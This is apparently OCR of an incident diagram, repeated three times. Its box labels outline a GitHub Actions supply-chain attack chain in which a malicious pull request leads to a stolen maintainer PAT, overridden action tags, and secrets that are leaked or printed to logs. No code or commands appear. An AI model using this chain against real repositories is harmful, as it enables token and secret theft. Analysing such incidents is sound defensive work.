

Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG



Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG



Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG

